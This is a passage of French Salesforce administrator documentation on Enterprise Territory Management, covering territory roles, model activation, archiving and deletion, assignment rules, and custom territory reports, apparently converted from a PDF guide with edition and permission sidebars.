Ajoutez des rôles de territoires à la liste de sélection `Rôle dans le territoire`, de l'objet UserTerritoryAssociation, pour pouvoir sélectionner des rôles pour des utilisateurs de territoires. La liste de sélection Rôle dans le territoire que vous définissez peut être utilisée pour tous les territoires dont l'état est `Actif` ou `Planification`.

Remarque: Ces informations s'appliquent uniquement à Enterprise Territory Management, pas aux versions antérieures de Territory Management.

1. Dans les paramètres de gestion d'objet des associations de territoires d'utilisateurs, accédez à la zone Champs.
2. Cliquez sur **Rôle dans le territoire**, puis sur **Nouveau**.
3. Saisissez les valeurs de liste de sélection de votre choix, puis cliquez sur **Enregistrer**.
   Les valeurs que vous avez saisies peuvent désormais être sélectionnées dans la liste de sélection `Rôle dans le territoire`, dans la page de modification Utilisateurs attribués du territoire.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition et **Performance** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

AUTORISATIONS UTILISATEUR

Pour définir des listes de sélection :

- Personnaliser l'application

## Attribution de rôles de territoire à des utilisateurs

Attribuez des rôles de territoire afin d'identifier les rôles des utilisateurs dans les territoires.

Remarque: Ces informations s'appliquent uniquement à Enterprise Territory Management, pas aux versions antérieures de Territory Management.

1. Assurez-vous de créer une liste de sélection Rôle dans le territoire afin de pouvoir sélectionner des rôles pour les utilisateurs.
2. Ouvrez l'enregistrement du territoire dans lequel vous souhaitez attribuer des rôles de territoires.
3. Dans la liste associée Utilisateurs attribués, cliquez sur **Modifier** en regard du nom de l'utilisateur auquel vous attribuez un rôle territoire.
4. Dans la liste de sélection `Rôle dans le territoire`, sélectionnez le rôle de territoire de l'utilisateur.
5. Cliquez sur **Enregistrer**.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition et **Performance** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

AUTORISATIONS UTILISATEUR

Pour attribuer des rôles de territoire à des utilisateurs :

- Afficher la configuration

  ET

  Gérer les territoires

## Activation d'un modèle de territoire

Lorsque la structure de votre modèle de territoire et de ses attributions de comptes de territoire vous conviennent, vous pouvez l'activer. Notez que vous pouvez également maintenir les modèles dans les états `Planification` et `Archivé` pour des conceptions et références ultérieures.

Remarque: Ces informations s'appliquent uniquement à Enterprise Territory Management, pas aux versions antérieures de Territory Management.

Important: Un seul modèle à la fois peut être dans un état `Actif` dans votre organisation, et vous pouvez activer uniquement un modèle dans un état `Planification`. Une fois activé, vous ne pouvez pas restaurer un modèle à l'état `Planification` : vous pouvez uniquement le définir sur l'état `Archivé`.

1. Si nécessaire, vérifiez les attributions de compte avant d'activer le modèle.
2. Ouvrez l'enregistrement du modèle de territoire que vous souhaitez activer, puis cliquez sur **Afficher la hiérarchie**.
3. Cliquez sur **Activer**.
   Pendant que Salesforce traite votre requête, l'état du modèle est `Activation`. L'activation peut prendre du temps, selon la taille et la complexité de votre modèle. Lorsque le processus est terminé, nous vous informons par e-mail.

CONSULTER ÉGALEMENT :

État du modèle de territoire

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition et **Performance** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

AUTORISATIONS UTILISATEUR

Pour activer un modèle de territoire :

- Afficher la configuration

  ET

  Gérer les territoires

# Configuration des autorisations Enterprise Territory Management et de l'accès des administrateurs et des utilisateurs

Une étape important de la mise en oeuvre d'Enterprise Territory Management est de s'assurer que les utilisateurs appropriés peuvent accéder aux éléments, aux enregistrements et aux éléments d'enregistrement appropriés du modèle de territoire.

**Remarque:** Ces informations s'appliquent uniquement à Enterprise Territory Management, pas aux versions antérieures de Territory Management.

1. Assurez-vous de bien comprendre l'effet des autorisations sur le modèle de territoire et sur l'accès aux enregistrements dans Enterprise Territory Management.
2. Attribuez les autorisations utilisateur requises.
3. Ajoutez la liste associée Territoires attribués à vos présentations de page de compte. Cette liste permet aux administrateurs d'attribuer manuellement des territoires à des comptes, et aux utilisateurs d'identifier les territoires qui sont attribués à leur compte. Assurez-vous que la liste associée inclut les champs standard et personnalisés que les administrateurs et les utilisateurs doivent afficher (le cas échéant).
4. Ajoutez les utilisateurs de la liste associée Territoires attribués à vos présentations de page de compte. Cette liste permet aux administrateurs et aux utilisateurs d'afficher tous les utilisateurs attribués aux territoires associés à un compte, selon leurs autorisations. Assurez-vous que la liste associée inclut les champs standard et personnalisés que les administrateurs et les utilisateurs doivent afficher (le cas échéant).
5. Ajoutez le champ `Territoire` à vos présentations de page d'Opportunité. Ce champ permet aux administrateurs et aux commerciaux d'attribuer manuellement un territoire à une opportunité à partir d'une liste de territoires attribués au compte de l'opportunité. Ajoutez les champs `Nom du territoire` et `Description du territoire` aux vues de liste et aux rapports d'Opportunité pour permettre aux utilisateurs d'identifier les territoires attribués.
6. Ajoutez les actions, les boutons ou les liens personnalisés que vous avez créés pour les présentations de page de territoire.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition et **Performance** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

**AUTORISATIONS UTILISATEUR**

Pour attribuer des autorisations utilisateur :
- Gérer les utilisateurs

Pour créer, modifier et supprimer des présentations de page :
- Personnaliser l'application

CONSULTER ÉGALEMENT :

Comment les autorisations affectent-elles l'accès aux fonctionnalités et aux données dans Enterprise Territory Management ?

Profils

Ensembles d'autorisations

Éléments d'interface utilisateur de l'éditeur de présentation de page avancé

## Exécution de règles d'attribution pour un territoire

Exécutez des règles d'attribution de compte pour tous les territoires qui ont des règles définies et qui appartiennent à un modèle de territoire dont l'état est `Planification` ou `Actif`. Si l'état de votre territoire est `Planification`, l'exécution des règles permet de *prévisualiser* les attributions de compte. Si l'état de votre territoire est `Actif` lors de l'exécution des règles, les comptes sont attribués à des territoires en fonction de vos règles.

Remarque: Ces informations s'appliquent uniquement à Enterprise Territory Management, pas aux versions antérieures de Territory Management.

1. Ouvrez la hiérarchie à laquelle appartient le modèle de territoire.
2. Dans l'arborescence ou la vue de liste, accédez au territoire pour lequel vous souhaitez exécuter les règles.
3. Dans la vue de liste, cliquez sur **Exécuter les règles**. Dans l'arborescence, survolez le nom du territoire, puis cliquez sur **Exécuter les règles**. Pour afficher les détails de l'enregistrement du territoire, notamment les règles attribuées, *avant* d'exécuter les règles, ouvrez l'enregistrement et cliquez sur le bouton **Exécuter les règles** dans la liste associée Règles d'attribution associées à ce territoire.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition et **Performance** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

AUTORISATIONS UTILISATEUR

Pour exécuter des règles dans vos territoires :

- Personnaliser l'application

  ET

  Gérer les territoires

## Recherche des territoires auxquels une règle d'attribution s'applique

Si vous utilisez des règles pour attribuer des comptes à des territoires, il peut être utile de déterminer les territoires auxquels une règle unique s'applique.

Remarque: Ces informations s'appliquent uniquement à Enterprise Territory Management, pas aux versions antérieures de Territory Management.

1. Dans Configuration, saisissez *`Modèles de territoire`* dans la case `Recherche rapide`, puis sélectionnez **Modèles de territoire** pour afficher la liste des modèles de territoire de votre organisation.
2. Recherchez le modèle dans lequel la règle opère, puis cliquez sur **Afficher les règles** pour ouvrir la liste de toutes les règles associées au modèle et à ses territoires.
3. Cliquez sur le nom de la règle, puis recherchez les territoires auxquels elle s'applique dans la liste associée Territoires attribués.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition et **Performance** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

AUTORISATIONS UTILISATEUR

Pour afficher les détails des règles d'attribution :

- Personnaliser l'application

  ET

  Gérer les territoires

# Création de types de rapport personnalisés pour des rapports Enterprise Territory Management

Les organisations qui utilisent Enterprise Territory Management peuvent exécuter des rapports qui présentent les attributions de comptes, les attributions d'utilisateurs, et davantage. Configurez des types de rapport personnalisés afin de permettre aux responsables commerciaux et aux autres utilisateurs de créer les rapports dont ils ont besoin.

Remarque: Ces informations s'appliquent uniquement à Enterprise Territory Management, pas aux versions antérieures de Territory Management.

1. Vous devez connaître les types de rapport personnalisé, ainsi que les principales étapes de création et de gestion de ces types de rapport.
2. Créez des types de rapport personnalisé associés aux objets ci-dessous, puis configurez-les selon vos besoins. Définissez tous les champs disponibles pour la génération de rapports. Ajoutez chaque rapport à la catégorie Gestion des territoires. Saisissez un nom et une description explicites pour chaque type de rapport afin de faciliter le choix d'un rapport pour les utilisateurs.

| Rapport (les rubriques des rapports sélectionnés sont liées) | A (objet principal) | B | C |
|---|---|---|---|
| Comptes attribués à des territoires | Comptes | Territoires<br>Sélectionnez **Les enregistrements « A » doivent avoir des enregistrements « B » associés**. | – |
| Comptes non attribués à des territoires | Comptes | Territoires<br>Sélectionnez **Les enregistrements « A » peuvent avoir ou non des enregistrements « B » associés**. | – |
| Territoires avec des comptes attribués | Modèles de territoire | Territoires | Enregistrements attribués à des territoires<br>Sélectionnez **Les enregistrements « B » doivent avoir des enregistrements « C » associés**. |

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition et **Performance** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

## AUTORISATIONS UTILISATEUR

Pour créer ou mettre à jour les types de rapport personnalisés :
- Gérer les types de rapport personnalisé

Pour supprimer des types de rapport personnalisés :
- Modifier toutes les données

| Rapport (les rubriques des rapports sélectionnés sont liées) | A (objet principal) | B | C |
|---|---|---|---|
| Territoires sans compte attribué | Modèles de territoire | Territoires | Enregistrements attribués à des territoires<br>Sélectionnez **Les enregistrements « B » peuvent avoir ou non des enregistrements « C » associés**. |
| Utilisateurs attribués à des territoires | Utilisateurs | Territoires<br>Sélectionnez **Les enregistrements « A » doivent avoir des enregistrements « B » associés**. | – |
| Utilisateurs non attribués à des territoires | Utilisateurs | Territoires<br>Sélectionnez **Les enregistrements « A » peuvent avoir ou non des enregistrements « B » associés**. | – |
| Territoires avec des utilisateurs attribués | Modèles de territoire | Territoires | Utilisateurs<br>Sélectionnez **Les enregistrements « B » doivent avoir des enregistrements « C » associés**. |
| *Territoires sans utilisateur attribué | Modèles de territoire | Territoires | Utilisateurs<br>Sélectionnez **Les enregistrements « B » peuvent avoir ou non des enregistrements « C » associés**. |
| Informations récapitulatives sur les comptes par territoire | Comptes | Territoires<br>Sélectionnez **Chaque enregistrement « A » doivent avoir au moins un enregistrement « B » associé**. | – |

3. Déployer des types de rapport que vous souhaitez mettre à la disposition des utilisateurs.
4. Informez les utilisateurs qu'ils peuvent créer des rapports en utilisant ces types de rapport personnalisé.

CONSULTER ÉGALEMENT :

Création d'un type de rapport personnalisé

# Rapport sur les comptes attribués à des territoires

Gérez les attributions de compte à des territoires en générant des rapports sur les comptes attribués à des territoires. Déterminez quels comptes appartiennent à quels territoires.

Remarque: Ces informations s'appliquent uniquement à Gestion des territoires d'entreprise, pas aux versions antérieures de Gestion des territoires.

1. Assurez-vous que votre organisation inclut un type de rapport personnalisé qui associe les objets Comptes et Territoires. Il doit spécifier que l'objet Comptes *doit* avoir des enregistrements Territoires associés et permettre l'accès à tous les champs de ces objets pour la génération d'un rapport.
2. Créez votre rapport : cliquez sur l'onglet Rapports, puis sur **Nouveau rapport**.
3. Dans la catégorie Gestion des territoires, sélectionnez le type de rapport personnalisé créé pour ce rapport.
4. Cliquez sur **Créer**.
5. Assurez-vous que le champ *Nom du compte* de l'objet Comptes et le champ *Étiquette* de l'objet Territoires sont affichés dans le rapport. S'ils ne sont pas affichés, ajoutez-les.
6. (Facultatif) Filtrer les résultats de rapport. Pour afficher *uniquement* les données des modèles de territoire dont l'état est `Actif`, dans la liste déroulante `Filtres`, sélectionnez *Filtre de champ*. Configurez les options de filtrage pour afficher *Modèle de territoire : Étiquette égal à <nom du modèle de territoire actif>*, puis cliquez sur **OK**. Dans le champ **Afficher**, pour filtrer par propriété de compte, sélectionnez *Mes comptes*, *Les comptes de mon équipe* ou *Les comptes de mon équipe de territoire*. Pour filtrer par attribution de territoires utilisateur, sélectionnez *Les comptes de mes territoires*.

   Important: Si vous activez ensuite un modèle de territoire différent, assurez-vous de mettre à jour la variable du nom de modèle dans ce rapport.
7. Ajoutez tous les autres champs que vous jugez utiles à ce rapport.
8. Enregistrez le rapport, puis exécutez-le.
9. (Facultatif) Récapitulez les informations par le champ *Nom du compte* de l'objet Comptes pour afficher chaque compte avec le nombre de territoires auxquels il est attribué.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition et **Performance** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

AUTORISATIONS UTILISATEUR

Pour exécuter des rapports :
- Exécuter des rapports

Pour planifier des rapports :
- Planifier des rapports

Pour créer, modifier et supprimer des rapports :
- Créer et personnaliser des rapports

  ET

  Générateur de rapport

# Rapport sur les territoires sans utilisateur attribué

Gérez les attributions de compte à des territoires de vente en créant des rapports sur les territoires du modèle auxquels aucun compte n'est attribué.

Remarque: Ces informations s'appliquent uniquement à Gestion des territoires d'entreprise, pas aux versions antérieures de Gestion des territoires.

1. Assurez-vous que votre organisation a un type de rapport personnalisé qui associe les objets Modèles de territoire, Territoires et Enregistrements attribués à des territoires. Il doit spécifier que l'objet Territoires *peut avoir ou non* des Enregistrements attribués à des territoires et permettre l'accès à tous les champs de ces objets pour la génération d'un rapport.
2. Créez votre rapport : cliquez sur l'onglet Rapports, puis sur **Nouveau rapport**.
3. Dans la catégorie Gestion des territoires, sélectionnez le type de rapport personnalisé créé pour ce rapport.
4. Cliquez sur **Créer**.
5. Assurez-vous que le champ *`Étiquette`* de l'objet Modèles de territoire et le champ *`Étiquette`* de l'objet Territoires sont affichés dans le rapport. S'ils ne sont pas affichés, ajoutez-les.
6. Dans la liste déroulante `Filtres`, sélectionnez *`Filtre croisé`*. Configurez les options de filtrage pour afficher *`Territoires sans enregistrement attribué à un territoire`* puis cliquez sur **OK**. Configurer les options de filtrage pour afficher *`Objet égal à Compte`*.
7. Si vous souhaitez afficher *uniquement* les données des modèles de territoire dont l'état est `Actif`, dans la liste déroulante `Filtres`, sélectionnez *`Filtre de champ`*. Configurez les options de filtrage pour afficher *`État égal à Actif`*, puis cliquez sur **OK**.
8. Ajoutez tous les autres champs que vous jugez utiles à ce rapport.
9. Enregistrez le rapport, puis exécutez-le.

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition et **Performance** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

## AUTORISATIONS UTILISATEUR

Pour exécuter des rapports :
- Exécuter des rapports

Pour planifier des rapports :
- Planifier des rapports

Pour créer, modifier et supprimer des rapports :
- Créer et personnaliser des rapports

  ET

  Générateur de rapport

# Rapport sur les utilisateurs non attribués à des territoires

Gérez les attributions d'utilisateur à des territoires de vente en créant des rapports sur les utilisateurs attribués à aucun territoire.

Remarque: Ces informations s'appliquent uniquement à Gestion des territoires d'entreprise, pas aux versions antérieures de Gestion des territoires.

1. Assurez-vous que votre organisation inclut un type de rapport personnalisé qui associe les objets Utilisateurs et Territoires. Il doit spécifier que l'objet Utilisateurs *peut avoir ou non* des enregistrements Territoires associés et permettre l'accès à tous les champs de ces objets pour la génération d'un rapport.
2. Créez votre rapport : cliquez sur l'onglet Rapports, puis sur **Nouveau rapport**.
3. Dans la catégorie Gestion des territoires, sélectionnez le type de rapport personnalisé créé pour ce rapport.
4. Cliquez sur **Créer**.
5. Assurez-vous que le champ *`Nom complet`* de l'objet Utilisateurs et le champ *`Étiquette`* de l'objet Territoires sont affichés dans le rapport. S'ils ne sont pas affichés, ajoutez-les.
6. Dans la liste déroulante `Filtres`, sélectionnez *`Filtre croisé`*. Configurez les options de filtrage pour afficher *`Utilisateurs sans territoire`*, puis cliquez sur **OK**.
7. Si vous souhaitez afficher *uniquement* les données des modèles de territoire dont l'état est `Actif`, dans la liste déroulante `Filtres`, sélectionnez *`Filtre de champ`*. Configurez les options de filtrage pour afficher *`Modèle de territoire : Étiquette égal à <nom du modèle de territoire actif>`*, puis cliquez sur **OK**.

   Important: Si vous activez ensuite un modèle de territoire différent, assurez-vous de mettre à jour la variable du nom de modèle dans ce rapport.
8. Ajoutez tous les autres champs que vous jugez utiles à ce rapport.
9. Enregistrez le rapport, puis exécutez-le.

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition et **Performance** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

## AUTORISATIONS UTILISATEUR

Pour exécuter des rapports :
- Exécuter des rapports

Pour planifier des rapports :
- Planifier des rapports

Pour créer, modifier et supprimer des rapports :
- Créer et personnaliser des rapports

  ET

  Générateur de rapport

# Rapport sur les territoires avec des utilisateurs attribués

Gérez les attributions d'utilisateur à des territoires de vente afin de déterminer les modèles de territoire auxquels les utilisateurs sont attribués. Examinez les attributions d'utilisateurs à des territoires.

Remarque: Ces informations s'appliquent uniquement à Gestion des territoires d'entreprise, pas aux versions antérieures de Gestion des territoires.

1. Assurez-vous que votre organisation a un type de rapport personnalisé qui associe les objets Modèles de territoire, Territoires et Utilisateurs. Il doit spécifier que l'objet Territoire *doit* être associé à des enregistrements Utilisateurs et rendre tous les champs de ces objets accessibles pour la génération d'un rapport.
2. Créez votre rapport : cliquez sur l'onglet Rapports, puis sur **Nouveau rapport**.
3. Dans la catégorie Gestion des territoires, sélectionnez le type de rapport personnalisé créé pour ce rapport.
4. Cliquez sur **Créer**.
5. Assurez-vous que le champ *`Étiquette`* dans Modèles de territoire, le champ *`Étiquette`* dans Territoires et le champ *`Nom complet`* dans Utilisateurs sont affichés dans le rapport. S'ils ne sont pas affichés, ajoutez-les.
6. Si vous souhaitez afficher *uniquement* les données des modèles de territoire dont l'état est `Actif`, dans la liste déroulante `Filtres`, sélectionnez *`Filtre de champ`*. Configurez les options de filtrage pour afficher *`État égal à Actif`*, puis cliquez sur **OK**.
7. Ajoutez tous les autres champs que vous jugez utiles à ce rapport.
8. Enregistrez le rapport, puis exécutez-le.
9. (Facultatif) Filtrez les informations par le champ *`Étiquette`* de l'objet Territoire pour afficher chaque territoire avec les utilisateurs qui lui sont attribués.

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition et **Performance** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

## AUTORISATIONS UTILISATEUR

Pour exécuter des rapports :
- Exécuter des rapports

Pour planifier des rapports :
- Planifier des rapports

Pour créer, modifier et supprimer des rapports :
- Créer et personnaliser des rapports

  ET

  Générateur de rapport

# Rapport sur les champs de compte récapitulatifs par territoire

Évaluez la taille d'un territoire en créant un rapport sur les données de compte récapitulatives, par exemple sur le chiffre d'affaires annuel ou le nombre d'employés.

Remarque: Ces informations s'appliquent uniquement à Gestion des territoires d'entreprise, pas aux versions antérieures de Gestion des territoires.

1. Assurez-vous que votre organisation inclut un type de rapport personnalisé qui associe les objets Comptes et Territoires. Il doit spécifier que l'objet Comptes *doit avoir* au moins un enregistrement d'objet Territoire et permettre l'accès à tous les champs de ces objets pour la génération d'un rapport.
2. Créez votre rapport : cliquez sur l'onglet Rapports, puis sur **Nouveau rapport**.
3. Dans la catégorie Gestion des territoires, sélectionnez le type de rapport personnalisé créé pour ce rapport.
4. Cliquez sur **Créer**.
5. Sélectionnez *Format matriciel* pour le rapport.
6. Dans la liste des champs Territoires, sélectionnez le champ *Étiquette*. Faites-le glisser pour créer un regroupement de lignes.
7. Dans la liste de champs Comptes, sélectionnez le champ *Nom du compte*. Faites-le glisser pour créer un regroupement de lignes.
8. Dans la liste de champs Comptes, sélectionnez des champs récapitulatifs, tels que *Chiffre d'affaires annuel* et *Employés* pour afficher les totaux correspondants. Faites-les glisser vers la zone des champs récapitulatifs. À l'invite, sélectionnez la case *Somme*.
9. (Facultatif) Filtrer les résultats de rapport. Dans le champ **Afficher**, pour filtrer par propriété de compte, sélectionnez *Mes comptes*, *Les comptes de mon équipe* ou *Les comptes de mon équipe de territoire*. Pour filtrer par attribution de territoires utilisateur, sélectionnez *Les comptes de mes territoires*.
10. Ajoutez tous les autres champs que vous jugez utiles à ce rapport.
11. Exécutez le rapport, puis vérifiez les données et sa mise en forme.
12. Récapitulez les informations par le champ de Territoires *Étiquette* pour obtenir le total de toutes les valeurs des champs récapitulatifs par territoire.
13. Enregistrez le rapport.

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition et **Performance** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

## AUTORISATIONS UTILISATEUR

Pour exécuter des rapports :
- Exécuter des rapports

Pour planifier des rapports :
- Planifier des rapports

Pour créer, modifier et supprimer des rapports :
- Créer et personnaliser des rapports

ET

Générateur de rapport

# Archivage d'un modèle de territoire

L'archivage d'un modèle de territoires entraîne sa désactivation dans votre organisation. Le modèle est toutefois conservé dans votre liste de modèles de territoires. Vous pouvez référencer ses règles d'attribution associées, ainsi que les attributions résultantes de comptes à des territoires générées par les règles. Vous pouvez archiver uniquement un modèle dans un état `Actif`. Une fois un modèle archivé, vous ne pouvez pas le restaurer dans un état `Actif` ou `Planification`.

Remarque: Ces informations s'appliquent uniquement à Enterprise Territory Management, pas aux versions antérieures de Territory Management.

1. Dans Configuration, saisissez *`Modèles de territoire`* dans la case `Recherche rapide`, puis sélectionnez **Modèles de territoire**.
2. Cliquez sur **Modifier** en regard du modèle de territoire que vous souhaitez archiver.
3. Sélectionnez **Archivage** dans la liste déroulante `État`.
   Pendant que Salesforce traite votre requête, l'état du modèle change en `Archivage`. Une fois le traitement terminé, l'état du modèle indique `Archivé` et vous recevez un e-mail de confirmation Cette opération peut prendre du temps, selon la taille et la complexité de votre organisation.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition et **Performance** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

**AUTORISATIONS UTILISATEUR**

Pour archiver un modèle de territoire :
- Gérer les territoires

# Suppression d'un modèle de territoire

Supprimez un modèle de territoire si votre organisation ne l'utilise plus activement pour la gestion des territoires ou une référence. Vous ne pouvez pas supprimer un territoire actif, le modèle doit être sous un état `Planification` ou `Archivé`.

Remarque: Ces informations s'appliquent uniquement à Enterprise Territory Management, pas aux versions antérieures de Territory Management.

La suppression d'un modèle de territoire entraîne également la suppression de toutes les attributions de territoire et de compte associées. Vous ne pouvez pas annuler le processus ni restaurer un modèle supprimé. Le processus peut prendre plusieurs heures. Vous recevez un e-mail lorsqu'il est terminé.

1. Dans Configuration, saisissez *`Modèles de territoire`* dans la case `Recherche rapide`, puis sélectionnez **Modèles de territoire**.
2. Recherchez le modèle dans la liste. Vérifiez la valeur de la colonne **État** pour vous assurer que l'état du modèle est `Planification` ou `Archivé`.
3. Cliquez sur **Suppr**.
4. Consultez ensuite l'e-mail de confirmation de la fin du processus.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition et **Performance** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

**AUTORISATIONS UTILISATEUR**


Pour supprimer un territoire de territoire :
- Gérer les territoires

# Affichage et gestion des règles d'attribution au niveau du modèle de territoire

Si vous le souhaitez, vous pouvez afficher et gérer les règles générales d'attribution de comptes. Commencez au niveau de l'enregistrement du modèle de territoire pour créer, modifier ou afficher les règles des territoires du modèle. Dans la liste des règles au niveau du modèle, vous pouvez consulter les critères d'une règle ou ouvrir l'enregistrement d'une règle pour déterminer les territoires auxquels elle est attribuée, le cas échéant.

**Remarque:** Ces informations s'appliquent uniquement à Enterprise Territory Management, pas aux versions antérieures de Territory Management.

1. Dans Configuration, saisissez *Modèles de territoire* dans la case Recherche rapide, puis sélectionnez **Modèles de territoire**.
2. Cliquez sur **Afficher les règles** en regard du modèle de territoire dont vous souhaitez gérer les règles.
3. Dans la vue de liste Règles d'attribution, vous pouvez créer une règle, ouvrir l'enregistrement d'une règle pour afficher ses détails complets ou survoler le nom de la règle pour consulter ses critères.




Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition et **Performance** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

AUTORISATIONS UTILISATEUR

Pour créer ou gérer des règles de territoires :

- Afficher la configuration

  ET

  Gérer les territoires

CONSULTER ÉGALEMENT :

Recherche des territoires auxquels une règle d'attribution s'applique

# Activation de règles d'attribution et application à des territoires descendants

La possibilité d'appliquer une règle d'attribution à des territoires descendants est disponible uniquement au niveau d'un territoire. Vous ne pouvez pas appliquer des règles d'attribution à des descendants au niveau du modèle de territoire. Par conséquent, cette option est disponible uniquement si vous accédez à l'enregistrement de la règle dans un territoire individuel.

**Remarque:** Ces informations s'appliquent uniquement à Enterprise Territory Management, pas aux versions antérieures de Territory Management.

En tenant compte de cette restriction, assurez-vous de créer ou de modifier un enregistrement de règle à l'emplacement approprié. L'enregistrement d'un territoire est l'emplacement qui offre le plus grand nombre d'options. Assurez-vous d'activer toutes les règles d'attribution que vous

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition et **Performance** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

souhaitez utiliser : les règles inactives n'affectent *pas* les attributions de territoires associés ni les territoires descendants auxquels elles s'appliquent.

Exemple: Par exemple, prenons un modèle de territoire appelé US, avec une hiérarchie à deux territoires : États de l'Est et États de l'Ouest. Une règle appelée Comptes des états de l'est a été attribuée au territoire États de l'Est. Si vous ouvrez l'enregistrement du modèle de territoire US, cliquez sur `Afficher les règles`, puis sur **Modifier** pour modifier l'enregistrement de la règle Comptes des états de l'est, l'étape finale permet d'activer la règle.

Si vous commencez depuis l'enregistrement du territoire États de l'est, puis cliquez sur **Modifier** en regard de l'enregistrement de la règle Comptes des états de l'est, outre l'étape permettant d'activer ou de désactiver la règle, une étape supplémentaire permet d'appliquer la règle aux descendants du territoire États de l'est.

# Désactivation d'Enterprise Territory Management.

Si vous le souhaitez, vous pouvez désactiver Enterprise Territory Management pour votre organisation, et utiliser une autre méthode de partage d'enregistrements.

Remarque: Ces informations s'appliquent uniquement à Enterprise Territory Management, pas aux versions antérieures de Territory Management.

Important: Si vous désactivez Enterprise Territory Management, vos utilisateurs perdent l'accès aux enregistrements, qui est basé sur les attributions de territoires, et votre organisation n'a plus accès aux données de gestion des territoires. Si vous réactivez Enterprise Territory Management, vous risquez de perdre les données qui étaient précédemment disponibles avec cette fonctionnalité.

1. Si ce n'est déjà fait, archivez votre modèle de territoire actif avant de désactiver Enterprise Territory Management.
2. Dans Configuration, saisissez *`Territoires`* dans la case `Recherche rapide`, puis sélectionnez **Paramètres**.
3. Cliquez sur **Désactiver Territory Management 2.0**.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition et **Performance** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

AUTORISATIONS UTILISATEUR

Pour désactiver Enterprise Territory Management :

- Personnaliser l'application

# Personnalisation de territoires pour aider vos utilisateurs à gérer les comptes

## Activation de Territory Management

Avant d'activer Territory Management, contactez Salesforce et assurez-vous que votre organisation remplit les prérequis.

**Remarque:** Ces informations s'appliquent uniquement à la fonctionnalité Gestion des territoires, pas à Gestion des territoires d'entreprise.

La gestion des territoires n'est pas activée par défaut dans Salesforce. Pour émettre une demande de gestion des territoires pour votre organisation, contactez Salesforce.

**Remarque:** La Gestion des territoires initiale est disponible uniquement avec les Prévisions personnalisables et elle n'est pas prise en charge avec les Prévisions collaboratives. Si la Gestion des territoires initiale est activée, vous ne pouvez plus utiliser les Prévisions collaboratives. La nouvelle fonctionnalité Enterprise Territory Management ne peut pas être utilisée avec les Prévisions personnalisables. Vous pouvez activer et utiliser en même temps Enterprise Territory Management et les Prévisions collaboratives dans votre organisation Salesforce, mais présentement les deux fonctionnalités ne sont pas intégrées pour un fonctionnement conjoint.

Pour pouvoir activer la gestion des territoires, vous devez remplir les prérequis suivants :

- Pour activer la gestion des territoires, votre organisation doit utiliser les prévisions personnalisables. Pour déterminer si vous avez les prévisions personnalisables, reportez-vous à Est-ce que je dispose des prévisions personnalisables ? à la page 1688

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition et **Performance** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

**AUTORISATIONS UTILISATEUR**

Pour activer la gestion des territoires :
- Gérer les territoires

Si vous remplissez les conditions requises, vous êtes à même d'activer la gestion des territoires pour votre organisation :

1. Dans Salesforce, dans Configuration, saisissez *Territoire* dans la case `Recherche rapide`, puis sélectionnez **Paramètres de territoire**.
2. Modifiez éventuellement les paramètres de gestion des territoires à l'échelle de l'entreprise, à partir de la page Paramètres de territoire. Reportez-vous à Configuration des paramètres de gestion des territoires à la page 2043.
3. Deux options permettent d'activer la gestion des territoires, selon que vous préférez conserver ou purger les données prévisionnelles existantes. Cliquez sur **Activer la gestion des territoires** ou **Activer intégralement la gestion des territoires**.

   **Rôle du bouton Activer la gestion des territoires**

